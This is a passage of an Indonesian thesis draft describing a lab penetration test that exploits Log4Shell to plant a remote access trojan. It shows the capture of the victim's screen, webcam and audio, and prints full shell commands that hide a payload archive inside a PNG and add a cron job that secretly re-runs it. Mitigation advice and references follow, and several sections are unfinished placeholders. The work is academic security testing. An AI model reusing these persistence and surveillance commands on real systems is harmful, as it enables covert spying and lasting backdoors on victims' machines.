
```

log4shell-white-box/red/payload main via v1.8.0
└─ 18:38:23 >> ./cooki3.sh -g fetch -w 192.168.1.9:2080
[-] listing indexes on http://192.168.1.9:2080/captures ...
[-] fetching ../captures/11-22/27/18_33_06-SCREEN-CAPTURE.png ...
[-] fetching ../captures/11-22/27/18_33_26-WEBCAM-CAPTURE.jpeg ...
[-] fetching ../captures/11-22/27/18_33_47-AUDIO-RECORD.wav ...
[-] all resources have been fetched ...

log4shell-white-box/red/payload main via v1.8.0
└─ 18:38:40 >> ll ../captures/11-22/27/
.rw-rw-r-- 112k cookie 27 Nov 18:38 18_33_06-SCREEN-CAPTURE.png
.rw-rw-r-- 8,1k cookie 27 Nov 18:38 18_33_26-WEBCAM-CAPTURE.jpeg
.rw-rw-r-- 576k cookie 27 Nov 18:38 18_33_47-AUDIO-RECORD.wav
  
```

Gambar 4.20 Data aset tangkapan dalam endpoint /capture

Berkaitan dengan daftar berkas aset dalam gambar 4.20, berikut pada gambar 4.21 merupakan bentuk kolase dari setiap aset dari rekaman yang didapatkan:




Gambar 4.21 Kolase tangkapan aset dari sistem target (layar, kamera dan audio)

4.3.6 Post-Exploitation

Dalam mempertahankan koneksi *remote access* yang didapatkan, maka layanan HTTP Java haruslah dapat berjalan secara persisten di dalam sistem target. **Hal** tersebut salah satunya dapat diraih dengan menyisipkan *payload* RAT ke dalam suatu berkas di sistem target, lalu mengeksekusinya secara berkala. **Pada** konteks pengujian ini, penyerang akan menyisipkan arsip *payload*, yang berisikan skrip *cook13* dan berkas JAR aplikasi layanan, ke dalam berkas gambar yang tersedia dalam direktori *Picture* di sistem target. **Dengan** penyisipan tersebut, serangan juga diintegrasikan dengan layanan *cron* yang aktif di sistem target untuk melakukan ekstraksi arsip gambar dalam periode tertentu, untuk lalu menjalankan layanan HTTP Java layaknya menggunakan vektor serangan *BadUSB*. **Berikut** di bawah ini merupakan perintah yang digunakan dalam penyisipan arsip dan penulisan *job* terhadap konfigurasi layanan *cron*, yang prosesnya ditampilkan pada gambar 4.22:

```
$ pathenv=$(printenv PATH); dis="DISPLAY=:0"
$ pic=$(ls $HOME/Pictures/*.png | grep -v '[( )$ ]' | head -n 1)
$ cat /tmp/.pwnd.zip >> "$pic"
$ event="$dis\nPATH=\"$pathenv\"\n* */6 * * * /usr/bin/gnome -term
inal -e '/bin/bash -i -c \"unzip -qq -o \\\\\"$pic\\\\\\\" -d /tmp
2> /dev/null; ps axjf | grep \\\\\"bash /tmp/.cook13.sh -r\\\\\\\"
| grep -vw \\\\\"grep\\\\\\\" | head -n 1 | tr -s \\\\\" \\\\\" |
cut -d \\\\\" \\\\\" -f 3 | { read msg; kill -9 \\\\\" \"$msg\\\\
\\\\\\\"; } 2> /dev/null; bash /tmp/.cook13.sh -r & disown\" '"
$ (crontab -l; printf "$event\n") | crontab -
```



```
client@hp2560p:~
client@hp2560p:~$ ls -lh Pictures/
total 284K
-rw-rw-r-- 1 client client 281K Nov 28 15:55 00-ukauka.png
client@hp2560p:~$ /tmp/./cook13.sh -S
[-] using /home/client/Pictures/00-ukauka.png as selected .png file ...
[-] embedding internal scripts /tmp/.pwnd.zip to /home/client/Pictures/00-ukauka.png ...
[-] noticeable file size changes 281K --> 2,1M ...
[-] writing backdoor services via crontab's job ...
client@hp2560p:~$ ls -lh Pictures/ && echo
total 2,1M
-rw-rw-r-- 1 client client 2,1M Nov 28 16:23 00-ukauka.png
```

Gambar 4.22 Proses penyisipan arsip payload ke dalam berkas gambar

Berdasarkan proses sebelumnya, berikut di bawah ini merupakan bentuk konfigurasi yang telah terbuat dari penulisan *job*-nya. Adapun dependensi variabel sistem yang digunakan secara eksplisit, seperti variabel `DISPLAY` dan `PATH`, yang dibutuhkan untuk menjalankan program terminal, layanan dan skrip tanpa mengganggu dependensi di dalamnya. Dikarenakan *job* dalam kasus ini akan dijalankan setiap 6 jam per harinya, maka diperlukannya perintah `kill` untuk mematikan proses skrip secara efektif dan efisien, sehingga serangan tidak memakan sumber daya sistem target secara berlebihan dengan menumpuknya proses *job* yang sama dalam satu waktu.

```
$ crontab -e
1. # m h dom mon dow    command
2. DISPLAY=:0
3. PATH="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/
   bin:/usr/games:/usr/local/games:/snap/bin:/opt/java/jdk1.8.0_33
   3/bin:/opt/java/jdk1.8.0_333/jre/bin:/opt/java/apache-maven-
   3.6.3/bin"
4. * */6 * * * /usr/bin/gnome-terminal -e '/bin/bash -i -c "unzip
   -qq -o \"/home/client/Pictures/00-ukauka.png\" -d /tmp 2> /dev/n
   ull; ps axjf | grep \"bash /tmp/.cooki3.sh -r\" | grep -vw \"grep
   \" | head -n 1 | tr -s \" \" | cut -d \" \" -f 3 | { read msg;
   kill -9 \"$msg\"; } 2> /dev/null; bash /tmp/.cooki3.sh -r &
   disown\"'
```

4.3.7 Reporting

[berdasarkan dasar confusion matrix, seluruhnya bersifat true positive dalam ancaman dan eksplorasinya baik itu terhadap aplikasi ataupun sistem target]

[adapun pendekatan mitigasi yang dibagi menjadi beberapa lapisan keamanan yang juga merupakan rekomendasi dari vendor, yaitu sebagai berikut]

[sisi aplikasi

1. Java 8

Dalam halnya layanan LDAP, properti `trustURLCodebase` masih bersifat `true` dalam versi 181, berbeda dengan layanan RMI dan Cosnaming. Jadikan `trustURLCodebase` `false` di java 1.8.0_181 secara eksplisit. Hal ini diamankan pada versi 1.8.0_191 ke atas, karena dimatikan secara default

https://www.java.com/en/download/help/release_changes.html

2. Pemilihan versi Log4j sesuai kebutuhan, beragam versi untuk mencapai tujuan dan pengamanan yang sama: <https://logging.apache.org/log4j/2.x/security.html>

- 2.14.1 (stick)

1. **## message substitution OK + JNDI Log4j lookup remote**
2. Matikan fitur message lookup substitution, pada konfigurasi log4j:
`appender.rolling.layout.pattern = [%d{dd/MM/yy HH:mm:ss}]`
`(%-5p) %m{nolookups}%n,`
3. Matikan fitur remote class loader, pada variabel sistem di aplikasi:
`System.setProperty("com.sun.jndi.ldap.object.trustURLCodebase", "false");` & `System.setProperty("log4j2.enableJndiLookup", "false");`
4. Hapus class `JndiLookup` dari `log4j-core.jar`
 - a. `cd ~/.m2/repository/org/apache/logging/log4j/log4j-core/2.14.1`
 - b. `tar -xvf log4j-core-2.14.1.jar -C temp-log4j-core/`
 - c. `rm org/apache/logging/log4j/core/lookup/JndiLookup.class`
 - d. `jar -cvf log4j-core-2.14.1.jar Log4j-config.xsd Log4j-events.dtd Log4j-events.dtd Log4j-levels.xsd META-INF/ org/`
 - e. `cp temp-log4j-core/log4j-core.jar ./`

- 2.15.0

1. **## message substitution OK + JNDI Log4j lookup localhost**
2. Matikan fitur message lookup substitution, pada konfigurasi log4j
3. Matikan fitur remote class loader, pada variabel sistem di aplikasi
4. Hapus class `JndiLookup` dari `log4j-core.jar`

- 2.16.0

1. **## no message substitution + JNDI Log4j lookup disabled implicitly**
2. `System.setProperty("log4j2.enableJndiLookup", "false");`

- 2.17.0

1. **## no LDAP connection support + JNDI Log4j lookup disabled implicitly**
2. `System.setProperty("log4j2.enableJndiLookup", "false");`
3. `System.setProperty("log4j2.enableJndiJms", "false");`
4. `System.setProperty("log4j2.enableJndiContextSelector", "false");`
3. **Sanitasi User Input**, dengan filterisasi & netralisasi

Sanitasi input user sebelum diproses, adanya restriksi dalam validasi (ukuran maksimal, hanya angka, adanya domain pnj apabila entri berbentuk email) + netralisasi URL encoding (`${abc} >> %24%7Babc%7D`) // <https://cwe.mitre.org/data/definitions/917.html>

4. Secure Build Plugin

Adanya penggunaan dependensi Sonatype OSS Index Maven dalam meklakukan compiling dapat membantu aplikasi untuk mencegah build apabila terdapat dependensi yang rentan, yang mana didasarkan pada index database yang diambil dari NVD CVE dalam tahun 2008 hingga 2022, untuk kemudian mengeluarkan report terkait kerentanan tersebut.

]

[**sisi** sistem

1. Firewall

Sistem tidak boleh membuka koneksi dalam range port dinamis, atau output. Sehingga minimal dapat mencegah layanan HTTP Java untuk berjalan, dan destination apabila tidak dinamis. Kalau dinamis, processnya

- `sudo iptables -A OUTPUT -s 192.168.1.13 -p tcp --source-port [port] -j DROP`
- `sudo iptables -D OUTPUT -s 192.168.1.13 -p tcp --source-port [port] -j DROP`

2. Cron

Menerapkan konsep least privilege dalam mengelola job dalam konfigurasi, minimal membutuhkan akses root. Atau pun mendisable apabila tidak digunakan secara default

]

4.4 Hasil Pengujian Kerentanan

[hasil pengujian whitebox kerentanan sistem]

[tingkat keberhasilan mitigasi terhadap ancaman RAT]

[pengaruh performa sistem terhadap ancaman RAT]

BAB V

PENUTUP

5.1 Kesimpulan

[abc]

5.2 Saran

[abc]

DAFTAR PUSTAKA

- Apache. (2021). *Apache Log4j Security Vulnerabilities*, Apache Software Foundation. <https://logging.apache.org/log4j/2.x/security.html>
- Apache. (2022). *Apache Log4j 2 v. 2.17.2 User's Guide*, Apache Software Foundation. <https://logging.apache.org/log4j/2.x/log4j-users-guide.pdf>
- Biswas, S., Sohel, M. K., Hasan Khan Sajal, M. M., & Afrin, T. (2018). *A Study on Remote Code Execution Vulnerability in Web Applications*, *International Conference on Cyber Security and Computer Science*. <https://www.researchgate.net/publication/328956499>
- Bojović, P. D., Bašičević, I., Pilipović, M., Bojović, Ž., & Bojović, M. (2019). *The rising threat of hardware attacks: A keyboard attack case study*. November, 1–7. <https://www.researchgate.net/publication/331312670>
- Calín, M., Anchez, S. ', Carrillo De Gea, J. M., Jos', J., Luis, J., Fern'fernández-Alemán, F., Alemán, A., Jes', J., Garcerán, J., Garcerán, G., & Toval, A. (2020). *Software Vulnerabilities Overview: A Descriptive Study*, *Tsinghua Science and Technology*. <https://doi.org/10.26599/TST.2019.9010003>
- CEH. (2013). *Trojans and Backdoors - Module 06*, EC-Council. <http://securitvwatch.pcmag.com>
- Cisco. (2021). *Vulnerabilities in Apache Log4j Library Affecting Cisco Products: December 2021*. <https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-apache-log4j-qRuKNEbd>
- CVE. (2021). *CVE-2021-44228*, *CVE Mitre Org*. <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44228>
- CWE. (2022, October 13). *CWE-917: Improper Neutralization of Special Elements used in an Expression Language Statement ('Expression Language Injection')*, *CWE Mitre Org*. <https://cwe.mitre.org/data/definitions/917.html>
- Dalalana, D. B., & Zorzo, A. F. (2017). Overview and Open Issues on Penetration Test. *Journal of the Brazilian Computer Society*, 23(1). <https://doi.org/10.1186/s13173-017-0051-1>
- FIRST. (2019). *Common Vulnerability Scoring System version 3.1 Specification Document Revision 1*. 1–24. <https://www.first.org/cvss/>
- Hama Saeed, M. A. (2020). Malware in Computer Systems: Problems and Solutions. *IJID (International Journal on Informatics for Development)*, 9(1), 1. <https://doi.org/10.14421/ijid.2020.09101>
- Helmke, M., Hudson, A., & Hudson, P. (2019). *Ubuntu Unleashed: 2019 Edition*, Pearson Education, Inc.
- HHS. (2022). *Log4j Vulnerabilities and the Health Sector*, *HHS Cybersecurity Program*.
- Hiesgen, R., Nawrocki, M., Schmidt, T. C., & Wählisch, M. (2022). *The Race to the Vulnerable: Measuring the Log4j Shell Incident*. <http://arxiv.org/abs/2205.02544>
- Ingoldsby, T. R. (2021). *Attack Tree-based Threat Risk Analysis*, *Amenaza Technologies Limited*. www.amenaza.com

- Ismail, N. M. (2020). *Rancang Bangun Aplikasi Gamifikasi Untuk Hafalan Al-Quran Menggunakan Audio Fingerprint Berbasis Android*.
- Kaushik, K., Aggarwal, S., Mudgal, S., Saravgi, S., & Mathur, V. (2021). A Novel Approach to Generate a Reverse Shell: Exploitation and Prevention. *International Journal of Intelligent Communication, Computing, and Networks*, 2(2). <https://doi.org/10.51735/ijiccn/001/33>
- Khadadiya, N. (2021, December 27). *Log4Shell Simplified - All you need to know about Log4j CVE-2021-44228, InfoSec Write-ups*. <https://infosecwriteups.com/log4shell-simplified-all-you-need-to-know-about-cve-2021-44228-3c70d59c307a>
- Khan, A., & Neha, R. P. (2016). Analysis of Penetration Testing and Vulnerability in Computer Networks. *GRD Journals-Global Research and Development Journal for Engineering* |, 1(6). www.eeye.com
- LiveAction. (2022). *Hands On Keyboard Attack: Why Detection Just Became Critical*. <https://www.liveaction.com/resources/blog/hands-on-keyboard-attack-why-detection-just-became-critical/#:~:text=A hands-on keyboard attack,other end of this technique>.
- Madhavi, D. (2016). A White Box Testing Technique in Software Testing: Basis Path Testing. *Journal for Research*, 2(4), 12–17. www.journalforresearch.org
- Maraj, A., Rogova, E., & Jakupi, G. (2020). Testing of Network Security Systems through DoS, SQL Injection, Reverse TCP and Social Engineering Attacks. In *Int. J. Grid and Utility Computing* (Vol. 11, Issue 1). <https://doi.org/10.1504/IJGUC.2020.103976>
- Midian, P. (2002). Perspectives on penetration testing - Black box vs. white box. *Network Security*, 2002(11), 10–12. [https://doi.org/10.1016/S1353-4858\(02\)11009-9](https://doi.org/10.1016/S1353-4858(02)11009-9)
- Muñoz, A., & Mirosh, O. (2016). *A Journey from JNDI/LDAP Manipulation to Remote Code Execution Dream Land, BlackHat USA*. <https://www.blackhat.com/>
- Nanny, Prayudi, Y., & Riadi, I. (2019). Peningkatan Keamanan Data Terhadap Serangan Remote Access Trojan (RAT) pada Cybercriminal Menggunakan Metode Dynamic Static. *Jurnal Instek*, 4(2), 161–170.
- Ningsih, S. W. (2021). Analisis Pengujian Kerentanan Situs Pemerintahan XYZ dengan PTES. *JATISI (Jurnal Teknik Informatika Dan Sistem Informasi)*, 8(3), 1543–1556. <https://doi.org/10.35957/jatisi.v8i3.1224>
- OMG. (2011a). *Activity Diagrams*. <https://www.uml-diagrams.org/activity-diagrams.html>
- OMG. (2011b). *UML Class and Object Diagrams Overview*. <https://www.uml-diagrams.org/class-diagrams-overview.html>
- Oracle. (2010). *inetOrgPerson Object Class, Oracle Corporation*. <https://docs.oracle.com/cd/E19225-01/820-6551/bzbpb/index.html>
- Oracle. (2021). *Oracle Security Alert Advisory - CVE-2021-44228, Oracle Corporation*. <https://www.oracle.com/security-alerts/alert-cve-2021-44228.html>
- PTES. (2021). *The Penetration Testing Execution Standard Documentation - Release 1.1, The PTES Team*. <https://pentest-standard.readthedocs.io/en/latest/tree.html>

- Rajasinghe, R. (2022). *Remote Code Execution Security Flaw in Apache Log4j2*. May. <https://doi.org/10.13140/RG.2.2.14272.20486>
- Roy, U. K. (2015). *Advanced Java programming*, Oxford University Press. <https://india.oup.com/product/advanced-java-programming-9780199455508>
- Saroeval, M., & Bhadola, S. (2022). *Network Utility Tools Best Practices*. 9(6), 96–103.
- Shevchenko, N., Chick, T. A., O’riordan, P., Scanlon, T. P., & Woody, C. (2018). *Threat Modeling: A Summary Of Available Methods*, Carneige Mellon University: *Software Engineering*.
- Sukic, C., & Saracevic, M. (2012). UML and JAVA as effective tools for implementing algorithms in computer graphics. *Tem Journal*, 1(2), 111.
- Yin, K. S., & Khine, M. A. (2019). Optimal Remote Access Trojans Detection Based on Network Behavior. *International Journal of Electrical and Computer Engineering*, 9(3), 2177–2184. <https://doi.org/10.11591/ijece.v9i3.pp2177-2184>
- ZyTrax. (2022). *LDAP for Rocket Scientists*, ZyTrax Inc. <https://www.zytrax.com/books/ldap/>